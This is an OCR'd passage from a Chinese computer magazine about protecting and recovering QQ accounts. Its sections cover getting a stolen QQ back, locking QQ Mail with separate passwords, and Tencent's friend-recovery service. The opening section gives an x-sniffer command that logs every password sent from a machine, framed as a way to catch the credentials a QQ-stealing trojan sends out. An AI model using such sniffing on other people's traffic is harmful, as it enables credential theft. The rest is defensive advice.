

图 9

2.x-sniffer 数据包嗅探（此法目前已对某些盗号软件失效，因此不过多介绍，菜菜们可以选择性的使用）

下载x-sniffer，这是一个基于命令行下的程序，为了操作上的方便，我在x-sniffer的同目录下新建了一个文本文档，其内容就是"cmd.exe"。把该文本文档的扩展名改为.bat。直接运行这个批处理文件，就会自动定位到当前目录，直接输入"x-sniffer.exe"，就可以看到相关的参数了，如图12。


图 12


图 10


图 11

我们输入**x-sniffer.exe -pass -log pass.log**，表示监视所有的数据包，并将密码记录到pass.log文件中！现在只要电脑上有任何发送邮件的活动，都会被X-sniffer截获！该方法在以前的杂志里也曾多次介绍过，就不再赘述了！

注意：由于此法屡试不爽，啊拉QQ大盗的作者已经提高了邮箱密码被嗅探出来的"BUG"，新版的啊拉QQ大盗已不再"惧怕"此招了！

3．通过腾讯客服（此法一出，谁与争锋）

来到QQ的官方网站http://service.qq.com/zh/1/，可以看到要取回你被盗窃的QQ，主要有两种途径：取回密码和号码申述（图13）。如果是前者则需要你申请过QQ密码保护并知道密码保护资料！如果你没有遗忘密码保护资料的话，那就简单了，把相关的资料回答一遍，密码就找回来了！

但绝大多数情况下，我们并不记得当初填写的密码保护资料（有的是当初填写的时候随便填的，有的是因为时间太长而忘记的，也有的是因为QQ是别人赠送的不知道等等），所以通过上面的方法是不能取回QQ密码的。那么最有效的一招就是：给腾讯的客服打电话了！别笑，这样的成功几率绝对比你动用旁门左道，通过一些“专业”的QQ密码找回团体要高上无数倍（凭心而论，我凭此一招，为同窗好友夺回QQ无数－－十来个吧*^_^*）！最后，记住腾迅QQ的客服热线电话是0755-83765566。

（文章中涉及到的工具QQ医生、winhex、x-sniffer已经收录在光盘中）




图13

QQ邮箱上双锁，邮箱资料便无忧

舞客玄武

我个人很喜欢QQMail这个纯粹的电子邮箱，没有花哨的功能，也没有浓重的广告味。但是在QQ盗号如此盛行的今天，相信很多读者都和我一样担心某一天QQ被盗了，造成QQ邮箱里的重要邮件和联系人的丢失，所以就没有把QQ邮箱作为自己主要使用的邮箱。现在好了，因为我们可以单独为QQ邮箱设置密码，邮箱里还可以给文件夹上锁，邮件数据再也不用担心了。

一、文件夹上锁

单击邮箱顶部“设置”，切换到“我的文件夹”，在“新建文件夹”前面的输入框里新建几个文件夹，用来分类存放你平时的邮件，比如“我的好友”，“我的工作文档”等等（图1）。




图1




图2

创建好文件夹后，点击下方的“加锁文件夹”，输入密码后点击确定即可（图2）。

把发件箱／收件箱中相应的邮件移动到你设置好的文件夹中，文件夹加密就完成了，以后要查看文件夹里的邮件时就会要求我们输入密码才行（图3）。




图3

二、邮箱上锁

单击邮箱常规设置下方的“设置独立密码”（图4），和上面的操作一样输入密码后点击确认即可。以后登录邮箱时，如果是以WEB方式登录的（http://mail.qq.com），那么密码就必须填写我们设置的邮箱密码；如果是在QQ面板上直接点击打开的，那么没有密码打开的邮箱处于“独立密码保护模式”，也是无发查看邮箱里的邮件的。如果认为设置独立密码很麻烦，没什么意义，那么也可以在“基本设置”中取消独立密码。




图4

要注意的是，邮箱密码和QQ密码最好不要相同，免得有些菜菜运用社会工程学就可以轻松进入邮箱，而邮箱密码和文件夹密码最好也不要相同的，这样我们文件夹里的重要邮件就又多了一重保护。

三、不足之处

虽然说给邮箱设置了独立密码，可以在一定程度上防止了盗Q者删除我们的重要邮件，但是对方还是可以查看／删除联系人的（图5），因此平时我们还要及时备份联系人才好（图6）。




图5




图6

简简单单恢复QQ好友

W.jc小语

腾讯近日新推出了一项QQ好友资料恢复系统，许多网友的QQ号丢失后，QQ好友的资料都会被盗号者恶意删除，即便通过申诉等途径找回了QQ，上边那么多的好友也很难全部恢复。而腾讯的恢复好友服务就是专门为遇到此类难题的用户提供帮助的。




图1




图2

